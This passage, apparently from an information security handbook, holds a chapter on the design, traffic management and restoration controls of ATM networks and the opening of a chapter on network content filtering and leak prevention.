Finally, the TCP/IP application layer provides to the system, application, or end user the interfaces to utilize requested networked resources. In some implementations, this layer may also provide services such as authentication and encryption.

Conclusion

The Internet has grown from a handful of machines sharing a small text file listing of connected hosts to a vast and global network of millions of machines across hundreds of countries. Years of work by some of the best scholars and engineers have been condensed to several pages in this chapter.

RFCs from the Internet Engineering Task Force and other documents help define the Internet as we know it today, and the reader is urged to review some of the common RFCs that help make up the protocols and services that most of us use every day. In addition, those RFCs and other documents from organizations such as the Institute of Electrical and Electronic Engineers (IEEE) and the Association of Computing Machinery (ACM) continue to shape the Internet as we will know it in years to come.

Integrity and Security of ATM

Steve Blanding

ATM (ASYNCHRONOUS TRANSFER MODE) IS A RAPIDLY GROWING AND QUICKLY MATURING, WIDE AREA NETWORK TECHNOLOGY. Many vendors, public carriers, private corporations, and government agencies are delivering ATM services in their product offerings today. The popularity of ATM has been driven by several industry developments over the past decade, including:

- the growing interest in merging telecommunication and information technology (IT) networking services
- the increasing demand for World Wide Web services

ATM is now considered the wide area network transport protocol of choice for broadband communications because of its ability to handle much larger data volumes when compared to other transport technologies. The demand for increased bandwidth has emerged as a result of the explosive growth of the World Wide Web and the trend toward the convergence of information networking and telecommunications.

The purpose of this chapter is to describe the key integrity and security attributes of ATM. The design and architectural design of ATM provide a basis for its integrity. However, because of its power and flexibility, opportunities for poorly controlled implementation of ATM also exists. The unique characteristics of ATM must be used to design a cost-effective ATM broadband transport network to meet Quality of Service (QoS) requirements under both normal and congested network conditions. The business case for ATM is reviewed first, followed by an analysis of transport service, control, signaling, traffic management, and network restoration.

THE BUSINESS CASE FOR ATM: COMPUTERS AND NETWORKING

There are three possible sectors that might use ATM technology in the computer and networking industry: ATM for the desktop, ATM for LANs,

and ATM for WANs. In general, ATM is winning the biggest place as a wide area networking solution, but there are serious challenges from existing and emerging LAN switching products (e.g., Fast Ethernet and Gigabit Ethernet) in the LAN and desktop environments.

The PC Desktop

Because of its cost, ATM is not currently perceived as an attractive option for the desktop environment when compared with existing and emerging technologies. Cost is not the only factor to consider when evaluating the use of ATM for the desktop. For example, most desktop applications today do not include the real-time multimedia for which ATM may be particularly suited. This increases the challenge of how to effectively bring ATM to the desktop. To overcome this challenge, the potential cost savings from eliminating private branch exchanges (PBXs) must be offset by the cost of upgrading every desktop with a new ATM network interface card.

To be competitive, ATM must be more cost affordable than switched Ethernet, which is regarded as the current standard in the industry. The most attractive approach would involve a solution that allows ATM to run over existing Ethernet. This approach would ignore higher-layer Ethernet protocols, reusing only the existing physical media, such as cabling and the Ethernet adapter. By adopting this solution, the need for any hardware upgrades to the desktop would be eliminated, requiring that workstation software be upgraded to include ATM signaling protocol, QoS, and flow control functionality.

LANs and WANs

The use of ATM technology for LANs will not become a widespread reality until application requirements force the traffic demand consistently into the gigabit-per-second range. The integration of voice, data, and video into a physical LAN would require the use of an ATM-type solution to meet the desired performance requirements. Currently, switched Ethernet and Gigabit Ethernet LANs are cost-effective solutions used to support most high traffic-intensive, client/server-based LAN applications.

The growth of high-demand WAN applications has driven the need for ATM as the transport technology solution of choice for wide area networking applications. Existing WAN transport technologies, such as Fiber Distributed Data Interface (FDDI), cannot support new applications that demand a QoS greater than FDDI's capability to deliver. ATM is considered the transport technology of choice although it is more expensive than FDDI and other similar transport solutions.

The recent explosive growth of the World Wide Web has also placed increased demands on higher bandwidth, wide area networks. As the Internet

becomes a greater source of video- and multimedia-based applications, the requirement for a more robust underlying transport infrastructure such as ATM becomes increasingly imperative. The design features of ATM and its explicit rate flow control functionality provide a basis to meet the increasing demands of the Internet.

THE BUSINESS CASE FOR ATM: TELECOMMUNICATIONS

The emerging broadband services provide the greatest incentive for the use of ATM in the telecommunications industry. Those services that require megabit-per-second speed bandwidth to meet QoS requirements are referred to as broadband services. These services can be divided into three major classes:

1. enterprise information networking services such as LAN interconnection and LAN emulation
2. video and image distribution services, including video on demand, interactive TV, multimedia applications, cable television, and home shopping services
3. high-speed data services, including frame relay services, switched multimegabit data service, ATM cell relay services, gigabit data service, and circuit emulation services

These emerging services would initially be supported by broadband ATM networks through permanent virtual connections (PVCs), which do not require processing functions, call control, or signaling. Switched virtual connection (SVC) service capabilities could be added as signaling standards are developed during the evolution of the network.

CHARACTERISTICS AND COMPONENTS OF ATM

ATM transmits information through uniform cells in a connection-oriented manner through the use of high-speed, integrated multiplexing and switching technology. This section describes the new characteristics of ATM, as opposed to synchronous transfer mode (STM), which includes bandwidth on demand, separation between path assignment and capacity assignment, higher operations and maintenance bandwidth, and nonhierarchical path and multiplexing structure.

Where ATM has been adopted by the International Telecommunication Union as the core transport technology, both narrowband and emerging broadband services will be supported by a Broadband Integrated Service Digital Network (B-ISDN). The telecommunication network infrastructure will continue to utilize ATM capability as demand for capacity increases. Different virtual channels (VCs) or virtual paths (VPs) with different QoS requirements are used within the same physical network to carry ATM services, control, signaling, and operations and maintenance messages in

order to maximize savings in this B-ISDN environment. To accomplish this, the integrated ATM transport model contains one service intelligent layer and two-layered transport networks. A control transport network and a service transport network make up the two-layered transport network. These correspond, respectively, to the control plan and user plan, and are coordinated by plane management and layer management systems.

B-ISDN Transport Network

The B-ISDN signal protocol reference model consists of three layers: physical, ATM, and ATM adaptation layer (AAL). The ATM transport platform is formed by the physical and ATM layers. The physical layer uses SONET standards and the AAL layer is a service-dependent layer. The SONET layer provides protection switching capability to ATM cells (when needed) while carrying the cells in a high-speed and transparent manner. Public network carriers have deployed SONET around the world for the last decade because of its cost-effective network architecture. The ATM layer provides, as its major function, fast multiplexing and routing for data transfer based on the header information. Two sublayers — the virtual path (VP) and virtual channel (VC) — make up the ATM layer. The unidirectional communication capability for the transport of ATM cells is described as the VC. Two types of VC are available: (1) permanent VC, which identifies the end-to-end connection established through provisioning, and (2) switched VC, which identifies the end-to-end connection established via near-real-time call setup.

A set of different VCs having the same source and destination can be accommodated by a VP. While VCs can be managed by users with ATM terminals, VPs are managed by network systems. To illustrate, a leased circuit may be used to connect a customer to another customer location using a VP and also be connected via a switched service using another VP to a central office. Several VCs for WAN and video conferencing traffic may be accommodated by each VP.

Virtual channel identifiers (VCIs) and virtual path identifiers (VPIs) are used to identify VCs and VPs, respectively. VCIs and VPIs are assigned on a per-link basis in large networks. As a result, intermediate ATM switches on an end-to-end VP or VC must be used to provide translation of the VPI or VCI.

Digital signals are provided by a SONET physical link bit stream. Multiple digital paths, such as Synchronous Transport Signal 3c (STS-3c), STS-12c, or STS-48c, may be included in a bit stream. STM using a hierarchical TSI concept is the switching method used for SONET's STS paths. A nonhierarchical ATM switching concept is the switching method used for VPs and VCs. Network rerouting through physical network reconfiguration is

performed by STM, and network rerouting using logical network reconfiguration through update of the routing table is performed by ATM.

Physical Path versus Virtual Path

The different characteristics of the corresponding path structures for SONET's STS paths (STM) and ATM VPs/VCs (ATM) result in the use of completely different switching principles. A physical path structure is used for the STS path and a logical path structure is used for the VP/VC path. A hierarchical structure with a fixed capacity for each physical path is characteristic of the physical path concept of the SONET STM system.

To illustrate, VT1.5s, with a capacity of 1.728 Mbps each, are multiplexed to an STS-1 and then to STS-12, and STS-48 with other multiplexed streams for optical transport over fiber. As a result, for each hierarchy of signals, a SONET transport node may equip a variety of switching equipment. The VP transport system is physically nonhierarchical, with a multiplexing structure that provides for a simplified nodal system design. Its capacity can be varied in a range from zero (for protection) up to the line rate, or STS-*N*c, depending on the application.

Channel Format

ATM switching is performed on a cell-by-cell basis based on routing information in the cell header. This is in contrast to the time slot channel format used in STM networks. Channels in ATM networks consist of a set of fixed-size cells and are identified through the channel indicator in the cell header.

The major function of the ATM layer is to provide fast multiplexing and routing for data transfer. This is based on information included in the 5-byte header part of the ATM cell. The remainder of the cell consists of a 48-byte payload. Other information contained in the header is used to (1) establish priority for the cell, (2) indicate the type of information contained in the cell payload, (3) facilitate header error control and cell delineation functions, and (4) assist in controlling the flow of traffic at the user-network interface (UNI).

Within the ATM layer, facility bandwidth is allocated as needed because ATM cells are independently labeled and transmitted on demand. This allocation is performed without the fixed hierarchical channel rates required for STM networks. Both constant and variable bit-rate services are supported at a broad range of bit rates because ATM cells are sent either periodically or in bursts (randomly). Call control, bandwidth management, and processing capabilities are not required through the permanent or semipermanent connections at the VP layer. Permanent, semipermanent, and switched connections are supported at the VC layer; however, switched

connections do require the signaling system to support its establishment, tear-down, and capacity management.

Adaptation Layer

The function of adapting services onto the ATM layer protocol is performed by the ATM adaptation layer (AAL). The functional requirements of a service are linked by the AAL to the ATM transport, which is characterized as generic and service independent. AAL can be terminated in the network or used by customer premise equipment (CPE) having ATM capability, depending on the service.

There are four basic AAL service models or classes defined by the ATM Forum, a group created by four computer and communications companies in 1991 to supplement the work of the ANSI standards group. These classes — Class A, B, C, and D — are defined based on the distinctions of three parameters: delay, bit rates, and connection modes. Class A identifies connection-oriented services with constant bit rates (CBRs) such as voice service. Within this class, the timing of the bit rates at the source and receiver are related. Connected-oriented services with variable bit rates (VBRs), and related source and receiver timing, are represented by Class B. These services are characterized as real-time, such as VBR video. Class C defines bursty connection-oriented services with variable bit rates that do not require a timing relationship between the source and the receiver. Connection-oriented data services such as file transfer and X.25 are examples of Class C service. Connectionless services similar to Class C are defined as Class D service. Switched multimegabit data service is an example of Class D service.

Available bit rate (ABR) and unspecified bit rate (UBR) are potential new ATM service classes within the AAL. ABR provides variable data rates based on whatever is available through its use of the end-to-end flow control system and is primarily used in LAN and TCP/IP environments. UBR, on the other hand, does not require the specification of a required bit rate, and cells are transported by the network whenever the network bandwidth is available.

Three types of AAL are also identified, which are in current use. These are AAL Type 1, Type 3/4, and Type 5. CBR applications are carried by AAL Type 1, which has an available cell payload of 47 bytes for data. The transparent transport of a synchronous DS1 through the asynchronous ATM network is an example of an application carried by AAL Type 1. Error-free transmission of VBR information is designed to be carried by AAL Type 3/4, which has an available payload of 44 bytes. Connectionless SMDS applications are carried by this AAL type. AAL Type 5, with an available cell payload of 48 bytes for data, is designed for supporting VBR data transfer with minimal overhead. Frame Relay Service and user network signaling

messages are transported over ATM using AAL Type 5. Other types of AAL include a null AAL and proprietary AALs for special applications. Null AALs are used to provide the basic capabilities of ATM switching and transport directly.

Comparing STM and ATM

STM and ATM use widely different switching concepts and methods. The major difference is that the path structure for STM is physical and hierarchical, whereas the structure for ATM is logical and nonhierarchical, due to its corresponding path multiplexing structure. With STM, the path capacity hierarchy is much more limited than with ATM. A relatively complex control system is required for ATM because of increased flexibility of bandwidth on demand, bandwidth allocation, and transmission system efficiency over the STM method. Network rerouting with STM may be slower than with ATM because rerouting requires physical switch reconfiguration as STM physically switches the signals.

BROADBAND SIGNALING TRANSPORT NETWORKS

Future broadband signaling needs must be addressed with a new, switched broadband service solution. These requirements demand a signaling network infrastructure that is much faster, more flexible, and more scalable than the older Signaling System #7 (SS7) signaling network solution. These new broadband signaling requirements can best be met through the implementation of an ATM signaling transport infrastructure. This section introduces the role of ATM technology in broadband signaling and potential ATM signaling network architectures.

New signaling requirements must be addressed in the areas of network services, intelligent networks, mobility management, mobility services, broadband services, and multimedia services. Broadband signaling enhancements needed to meet these requirements include: (1) increased signaling link speeds and processing capabilities, (2) increased service functionality, such as version identification, mediation, billing, mobility management, quality-of-service, traffic descriptors, and message flow control, (3) separate call control from connection control, and (4) reduced operational costs for services and signaling.

The Role of ATM in Broadband Signaling

The ATM signaling network has more flexibility in establishing connections and allocating needed bandwidth on demand when compared to the older SS7 signaling network solution. ATM is better suited to accommodate signaling traffic growth and stringent delay requirements due to flexible connection and bandwidth management capabilities. The ATM network is attractive for supporting services with unpredictable or unexpected traffic

patterns because of its bandwidth-on-demand feature. The bandwidth allocation for each ATM signaling connection can be 173 cells per second, up to approximately 1.5 Mbps, depending on the service or application being supported. Applications such as new broadband multimedia and Personal Communication Service (PCS) can best be addressed by an ATM signaling solution.

ATM Signaling

The family of protocols used for call and connection setup is referred to as signaling. The set of protocols used for call and connection setup over ATM interfaces is called ATM signaling. The North American and international standards groups have specified two ATM signaling design philosophies. These architectures are designed for public networks and for enterprise networks, which is called Private Network-to-Network Interface or Private Network Node Interface (PNNI). The different natures of public and enterprise networks have resulted in the different signaling network design philosophies between public and enterprise networks. Network size, stability frequency, nodal complexity, and intelligent residence are the major differences between the public networks and enterprise networks. An interoffice network is generally on the order of up to several hundred nodes in public networks. As a result, a cautious, long planning process for node additions and deletions is required. In contrast, frequent node addition and deletion is expected in an enterprise network containing thousands, or tens of thousands, of nodes. Within the public network node, the network transport, control, and management capabilities are much more complex, reliable, and expensive than in the enterprise network. Thus, intelligent capabilities reside in customer premise equipment within enterprise networks, whereas intelligence in the public networks is designed primarily in the network nodes.

Enterprise ATM Signaling Approach. A TCP/IP-like structure and hierarchical routing philosophy form the foundation of enterprise ATM network routing and signaling as specified in the Private Network Node Interface (PNNI) by the ATM Forum. The PNNI protocol allows the ATM enterprise network to be scaled to a large network, contains signaling for SVCs, and includes dynamic routing capabilities. This hierarchical, link-state routing protocol performs two roles: (1) to distribute topology information between switches and clusters of switches used to compute routing paths from the source node through the network and (2) to use the signaling protocol to establish point-to-point and point-to-multi-point connections across the ATM network and to enable dynamic alternative rerouting in the event of a link failure.

The topology distribution function has the ability to automatically configure itself in networks where the address structure reflects the topology

using a hierarchical mechanism to ensure network scalability. A connection's requested bandwidth and QoS must be supported by the path, which is based on parameters such as available bit rate, cell loss ratio, cell transfer delay, and maximum cell rate. Because the service transport path is established by signaling path tracing, the routing path for signaling and the routing path for service data are the same under the PNNI routing protocol.

The dynamic alternative rerouting function allows for reestablishment of the connection over a different route without manual intervention if a connection goes down. This signaling protocol is based on user-network interface (UNI) signaling with additional features that support crankback, source routing, and alternate routing of call setup requests when there has been a connection setup failure.

Public ATM Signaling Approach. Public signaling has developed in two major areas: the evolution of the signaling user ports and the evolution of the signaling transport in the broadband environment. Broadband signaling transport architectures and protocols are used within the ATM environment to provide reliable signaling transport while also making efficient use of the ATM broadband capabilities in support of new, vastly expanded signaling capabilities. Benefits of using an ATM transport network to carry the signaling and control messages include simplification of existing signaling transport protocols, shorter control and signaling message delays, and reliability enhancement via the self-healing capability at the VP level. Possible broadband signaling transport architectures include retention of signal transfer points (STPs) and the adoption of a fully distributed signaling transport architecture supporting the associated signaling mode only.

ATM NETWORK TRAFFIC MANAGEMENT

The primary role of network traffic management (NTM) is to protect the network and the end system from congestion in order to achieve network performance objectives while promoting the efficient use of network resources. The power and flexibility of bandwidth management and connection establishment in the ATM network has made it attractive for supporting a variety of services with different QoS requirements under a single transport platform. However, these powerful advantages could become disadvantages in a high-speed ATM network when it becomes congested. Many variables must be managed within an ATM network — bandwidth, burstiness, delay time, and cell loss. In addition, many cells have various traffic characteristics or quality requirements that require calls to compete for the same network resources.

Functions and Objectives

The ATM network traffic management facility consists of two major components: proactive ATM network traffic control and reactive ATM network

congestion control. The set of actions taken by the network to avoid congested conditions is ATM network traffic control. The set of actions taken by the network to minimize intensity, spread, and duration of congestion, where these actions are triggered by congestion in one or more network elements, is ATM network congestion control. The objective is to make the ATM network operationally effective. To accomplish this objective, traffic carried on the ATM network must be managed and controlled effectively while taking advantage of ATM's unique characteristics with a minimum of problems for users and the network when the network is under stress. The control of ATM network traffic is fundamentally related to the ability of the network to provide appropriately differentiated QoS for network applications.

Three sets of NTM functions are needed to provide the required QoS to customers:

1. *NTM surveillance functions* are used to gather network usage and traffic performance data to detect overloads as indicated by measures of congestion (MOC).
2. *Measures of congestion (MOC)* are defined at the ATM level based on measures such as cell loss, buffer fill, utilization, and other criteria.
3. *NTM control functions* are used to regulate or reroute traffic flow to improve traffic performance during overloads and failures in the network.

Effective management of ATM network traffic must address how users define their particular traffic characteristics so that a network can recognize and use them to monitor traffic. Other key issues include how the network avoids congestion, how the network reacts to network congestion to minimize effects, and how the network measures traffic to determine if the cell can be accepted or if congestion control should be triggered. The most important issue to be addressed is how quality-of-services is defined at the ATM layer.

The complexity of ATM traffic management design is driven by unique characteristics of ATM networks. These include the high-speed transmission speeds, which limit the available time for message processing at immediate nodes and result in a large number of cells outstanding in the network. Also, the traffic characteristics of various B-ISDN services are not well-understood and the VBR source generates traffic at significantly different rates with very different QoS requirements.

The following sections describe ATM network traffic and congestion control functions. The objectives of these control functions are:

- to obtain the optimum set of ATM layer traffic controls and congestion controls to minimize network and end-system complexity while maximizing network utilization

- to support a set of ATM layer QoS classes sufficient for all planned B-ISDN services
- to not rely on AAL protocols that are B-ISDN service specific, nor on higher-layer protocols that are application specific

ATM Network Traffic Control

The set of actions taken by the network to avoid congested conditions is called network traffic control. This set of actions, performed proactively as network conditions dynamically change, includes connection admission control, usage and network parameter control, traffic shaping, feedback control, and network resource management.

Connection Admission Control. The set of actions taken by the network at the call setup phase to determine whether a virtual channel connection (VCC) or a virtual path connection (VPC) can be accepted is called connection admission control (CAC). Acceptance of a connection request is only made when sufficient resources are available to establish the connection through the entire network at its required QoS. The agreed QoS of existing connections must also be maintained. CAC also applies during a call renegotiation of the connection parameters of an existing call. The information derived from the traffic contract is used by the CAC to determine the traffic parameters needed by usage parameter control (UPC), routing and allocation of network resources, and whether the connection can be accepted.

Negotiation of the traffic characteristics of the ATM connections can be made using the network at its connection establishment phase. Renegotiation of these characteristics may be made during the lifetime of the connection at the request of the user.

Usage/Network Parameter Control. The set of actions taken by the network to monitor and control traffic is defined as usage parameter control (UPC) and network parameter control (NPC). These actions are performed at the user-network interface (UNI) and the network-network interface (NNI), respectively. UPC and NPC detect violations of negotiated parameters and take appropriate action to maintain the QoS of already established connections. These violations can be characterized as either intentional or unintentional acts.

The functions performed by UPC/NPC at the connection level include connection release. In addition, UPC/NPC functions can also be performed at the cell level. These functions include cell passing, cell rescheduling, cell tagging, and cell discarding. Cell rescheduling occurs when traffic shaping and UPC are combined. Cell tagging takes place when a violation is detected. Cell passing and cell rescheduling are performed on cells that are identified by UPC/NPC as conforming. If UPC identifies the cell as nonconforming to at

least one element of the traffic contract, then cell tagging and cell discarding are performed.

The UPC/NPC function uses algorithms to carry out its actions. The algorithms are designed to ensure that user traffic complies with the agreed parameters on a real-time basis. To accomplish this, the algorithms must have the capability of detecting any illegal traffic situation, must have selectivity over the range of checked parameters, must exhibit rapid response time to parameter violations, and must possess simplicity for implementation. The algorithm design must also consider the accuracy of the UPC/NPC. UPC/NPC should be capable of enforcing a PCR at least 1 percent larger than the PCR used for the cell conformance evaluation for peak cell rate control.

Traffic Shaping. The mechanism that alters the traffic characteristics of a stream of cells on a VCC or a VPC is called traffic shaping. This function occurs at the source ATM endpoint. Cell sequence integrity on an ATM connection must be maintained through traffic shaping. Burst length limiting and peak cell rate reduction are examples of traffic shaping. Traffic shaping can be used in conjunction with suitable UPC functions as an option. The acceptable QoS negotiated at call setup must be attained, however, with the additional delay caused by the traffic shaping function. Customer equipment or terminals can also use traffic shaping to ensure that the traffic generated by the source or at the UNI is conforming to the traffic contract.

For typical applications, cells are generated at the peak rate during the active period and not at all during the silent period. At the time of connection, the amount of bandwidth reserved is between the average rate and the peak rate. Cells must be buffered before they enter the network so that the departure rate is less than the peak arrival rate of cells. This is the purpose of traffic shaping. Delay-sensitive services or applications, such as signaling, would not be appropriate for the use of traffic shaping.

As indicated previously, traffic can be reshaped at the entrance of the network. At this point, resources would be allocated in order to respect both the CDV and the fixed nodal processing delay allocated to the network. Two other options for traffic shaping are also available. One option is to dimension the network to accommodate the input CDV and provide for traffic shaping at the output. The other option is to dimension the network both to accommodate the input CDV and comply with the output CDV without any traffic shaping.

Feedback Control. The set of actions taken by the network and by users to regulate the traffic submitted to ATM connections according to the state of network elements is known as feedback control. The coordination of available network resource and user traffic volume for the purpose of

avoiding network congestion is the responsibility of the feedback control mechanism.

Network Resource Management. Resource management is defined as the process of allocating network resources to separate traffic flows according to service characteristics. Network resource management is heavily dependent on the role of VPCs. One objective of using VPCs is to reduce the requirement of establishing individual VCCs by reserving capacity. By making simple connection admission decisions at nodes where VPCs are terminated, individual VPCs can be established. The trade-off between increased capacity costs and reduced control costs determines the strategies for reservation of capacity on VPCs. The performances of the consecutive VPCs used by a VCC and how it is handled in virtual channel connection-related functions determine the peer-to-peer network performance on a given VCC.

The basic control feature for implementation of advanced applications, such as ATM protection switching and bandwidth on demand, is VP bandwidth control. There are two major advantages of VP bandwidth control: (1) reduction of the required VP bandwidth, and (2) bandwidth granularity. The bandwidth of a VP can be precisely tailored to meet the demand with no restriction due to path hierarchy. Much higher utilization of the link capacity can be achieved when compared with digital, physical-path bandwidth control in STM networks.

ATM Network Congestion Control

The state of network elements and components (e.g., hubs, switches, routers, etc.) where the network cannot meet the negotiated network performance objectives for the established connections is called network congestion. The set of actions taken by the ATM network to minimize the intensity, spread, and duration of congestion is defined as ATM network congestion control. Network congestion does not include instances where buffer overflow causes cell losses but still meets the negotiated QoS.

Network congestion is caused by unpredictable statistical fluctuations of traffic flows under normal conditions or just simply having the network come under fault conditions. Both software faults and hardware failures can result in fault conditions. The unattended rerouting of network traffic, resulting in the exhaustion of some particular subset of network resources, is typically caused by software faults. Network restoration procedures are used to overcome or correct hardware failures. These procedures can include restoration or shifting of network resources from unaffected traffic areas or connections within an ATM network. Congestion measurement and congestion control mechanisms are the two major areas that make up the ATM network congestion control system.

Measure of Congestion. Performance parameters, such as percentage of cells discarded (cell loss ratio) or the percentage of ATM modules in the ATM NT that are congested, are used to define measures of congestion of an ATM network element (NE). ATM switching fabric, intraswitching links, and modules associated with interfaces are ATM modules within an ATM NE. ATM module measures of congestion include buffer occupancy, utilization, and cell loss ratio.

Buffer occupancy is defined as the number of cells in the buffer at a sampling time, divided by the cell capacity of the buffer. Utilization is defined as the number of cells actually transmitted during the sample interval, divided by the cell capacity of the module during the sampling interval. The cell loss ratio is defined as the number of cells dropped during the sampling interval, divided by the number of cells received during the sampling interval.

Congestion Control Functions. Recovery from network congestion occurs through the implementation of two processes. In the first method, low-priority cells are selectively discarded during the congestion. This method allows for the network to still meet network performance objectives for aggregate and high-priority flows. In the second method, an explicit forward congestion indication (EFCI) threshold is used to notify end users to lower their access rates. In other words, an EFCI is used as a congestion notification mechanism to assist the network in avoiding and recovering from a congested state.

Traffic control indication can also be performed by EFCI. When a network element begins to reach an impending state of congestion, an EFCI value may be set in the cell header for examination by the destination customer premise equipment (CPE). A state in which the network is operating around its maximum capacity level is defined as an impending congested state. Controls can be programmed into the CPE that would implement protocols to lower the cell rate of the connection during congestion or impending congestion.

Currently, three types of congestion control mechanisms can be used in ATM networks. These mechanisms include link-by-link credit-based congestion control, end-to-end rate-based congestion control, and priority control and selective cell discard. These congestion control methods can be used collectively within an ATM network; the most popular method is to use the priority control and selective discard method in conjunction with either the rate-based congestion control or credit-based congestion control.

The mechanism based on credits allocated to the node is called credit-based congestion control. This is performed on a link-by-link basis requiring that each virtual channel (VC) have a credit before a data cell can be sent. As a result, credits are consistently sent to the upstream node to maintain a continuous flow of data when cells are transmitted on a VC.

The other congestion control mechanism that utilizes an approach that is adaptive to network load conditions is called rate-based congestion control. This control mechanism adjusts the access rate based on end-to-end or segmented network status information. The ATM node notifies the traffic sources to adjust their rates based on feedback received from the network. The traffic source slows the rate at which it transmits data to the network upon receiving a congestion notification.

The simplest congestion control mechanism is the priority control and selective cell discard mechanism. Users can generate different priority traffic flows by using the cell loss priority (CLP), bit, allowing a congested network element to selectively discard cells with low priority. This mechanism allows for maximum protection of network performance for high-priority cells. For example, assume CLP=0 is assigned for low-priority flow, CLP=1 is assigned for high-priority flow, and CLP=0+1 is assigned for multiplexed flow. Network elements may selectively discard cells of the CLP=1 flow and still meet network performance objectives on both the CLP=0 and CLP=0+1 flow. The Cell Loss Ratio objective for CLP=0 cells should be greater than or equal to the CLR objective for the CLP=1 flow for any specified ATM connection.

ATM Network Restoration Controls

Network restoration is one of greatest area of control concerns in an ATM network. Loss of high-speed, high-capacity ATM broadband services due to disasters or catastrophic failures would be devastating to customers dependent on those services. While this area is one of most significant areas that must be addressed, providing protection against broadband network failures could be very expensive due to the high costs associated with transport equipment and the requirement for advanced control capability. An extremely important challenge in today's emerging ATM network environment is providing for an acceptable level of survivability while maintaining reasonable network operating costs. Growing technological advancements will have a major impact on the challenges of maintaining this critical balance.

Currently, there are three types of network protection and restoration schemes that can be utilized to minimize the effects of broadband ATM services when a network failure occurs. These control mechanisms include protection switching, rerouting, and self-healing. The term "network restoration" refers to the rerouting of new and existing connections around the failure area when a network failure occurs.

Protection Switching. The establishment of a preassigned replacement connection using equipment but without a network management control function is called protection switching. ATM protection switching systems can use one of two different design approaches: one based on fault

management and the other based on signaling capability. The design of the fault management system is independent of the routing design for the working system. The signaling capability design uses the existing routing capability to implement the protection switching function. This design can minimize development costs but may only be applicable to some particular networks using the same signaling messaging system.

Rerouting. The establishment of a replacement connection by the network management control connection is defined as rerouting. The replacement connection is routed depending on network resources available at the time the connection failure occurs. An example of rerouting is the centralized control DCS network restoration. Network protection mechanisms developed for automatic protection switching or for self-healing can also be used for network rerouting. As a result, network rerouting is generally considered as either centralized control automatic protection switching or as self-healing.

Self-healing. The establishment of a replacement connection by a network without utilizing a network management control function is called self-healing. In the self-healing technique, the replacement connection is found by the network elements (NE) and rerouted depending on network resources available at the time a connection failure occurs.

SUMMARY

This chapter has reviewed the major integrity and security areas associated with ATM transport network technology. These areas — transport service, control, and signaling, traffic management, and network restoration — form the foundation required for building and maintaining a well-controlled ATM network. The design and infrastructure of ATM must be able to support a large-scale, high-speed, high-capacity network while providing an appropriae multi-grade QoS requirement. The cost of ATM must also be balanced with performance and recoverability, which is a significant challenge to ATM network designers. Continuing technological changes and increasing demands for higher speeds and bandwidth will introduce new challenges for maintaining integrity and security of the ATM network environment.

Chapter 22

Network Content Filtering and Leak Prevention

George J. Jahchan

Contents

Conclusion

Organizations today depend heavily on the Internet, intranets, and their network infrastructures to conduct business. Ensuring the security and integrity of data shared across networks is essential, especially in light of the various regulatory and legislative mandates they must comply with. At the same time, the enforcement challenges facing them are on the rise, and the need for effective security controls is greater than ever. Organizations strive to implement technical controls to assist in enforcing their security policies; however, under certain circumstances some organizations need to monitor the content of packets entering and leaving their network to ensure they detect leaks of confidential information.

Signature- or behavior-based detection and prevention technologies depend on the automated recognition of anomalous conditions: in the first case through signatures and in the second through exceeding a set threshold of deviation from known normal conditions (or baseline). The prevention of unauthorized disclosure of proprietary or confidential data (information leaks) through conventional technologies (such as intrusion detection or prevention) is difficult to manage. Signature-based intrusion detection and prevention relies on attack signatures (bit patterns in packet streams); extending that to include words or word patterns that are contained in application files (databases, office productivity documents, portable document files, or any of the numerous file formats in use today) that would be indicative of a leak of information is difficult.

Conventional technology solutions such as identity and access management, security information management, content management systems, and digital rights management—individually

or in combination—help organizations control who has access to sensitive data; however, once authorized access is granted, they have little control over how that data is utilized.

In this chapter, we look at controls that can help organizations mitigate the risk of information leaks through networks.

Information-handling security policy should have teeth: a strong policy that clearly outlines the information-handling requirements of the organization and mandates disciplinary measures for policy violations is the first step in controlling information leaks through networks. But a policy without the means to enforce it remains ineffective.

Limiting the protocols or applications that can be utilized by network users in connections to foreign networks helps organizations reduce the vectors through which sensitive information could be leaked. Placing too many restrictions will, however, impede the business, and organizations need to compromise between security and usability.

Once this exercise is complete, and a clear picture of the traffic to be allowed is established, the attention can turn to the mitigation methods for permitted traffic. This chapter covers the most common vectors through which information can be leaked and suggests mitigating controls.

- *HTTP/FTP*. Any document types can be uploaded to a Web site that is designed to "accept" attachments (Web-based e-mail, bulletin boards, etc.). Universal resource locater (URL) filtering—which is typically part of the defense arsenal of companies—can help mitigate this risk. Free Web-based e-mail services are typically classified in the "Web mail" category of URL filtering solutions; thus access to these services can be curtailed by implementing appropriate security controls over Web access (a functionality that is available either in a stand-alone solution or as an add-on to the existing Web caching servers from several vendors). The residual risk will come from uncategorized sites. Denying access to such sites can further reduce the residual risk, but may be deemed unacceptable to the business. Either way, insofar as leak control is concerned, the URL filtering method is binary and lacks granularity.
- *HTTP/SFTP/SSH and other encrypted traffic*. The scenario is similar to the preceding one. Control is binary and lacks granularity. Once access is granted, no further control is possible over content.
- *Peer-to-peer applications*. Risk is best mitigated by preventing the use of such applications. A combination of controls at different layers can be used for maximum effectiveness.

On desktops in Active Directory (AD) environments, group policies can prevent users from installing or running unauthorized applications, including peer-to-peer.

On desktops in all Windows environments, desktop security solutions available from several vendors help organizations control desktop usage and prevent the installation or execution of peer-to-peer applications. These can be used stand-alone or in combination with AD group policies in AD environments.

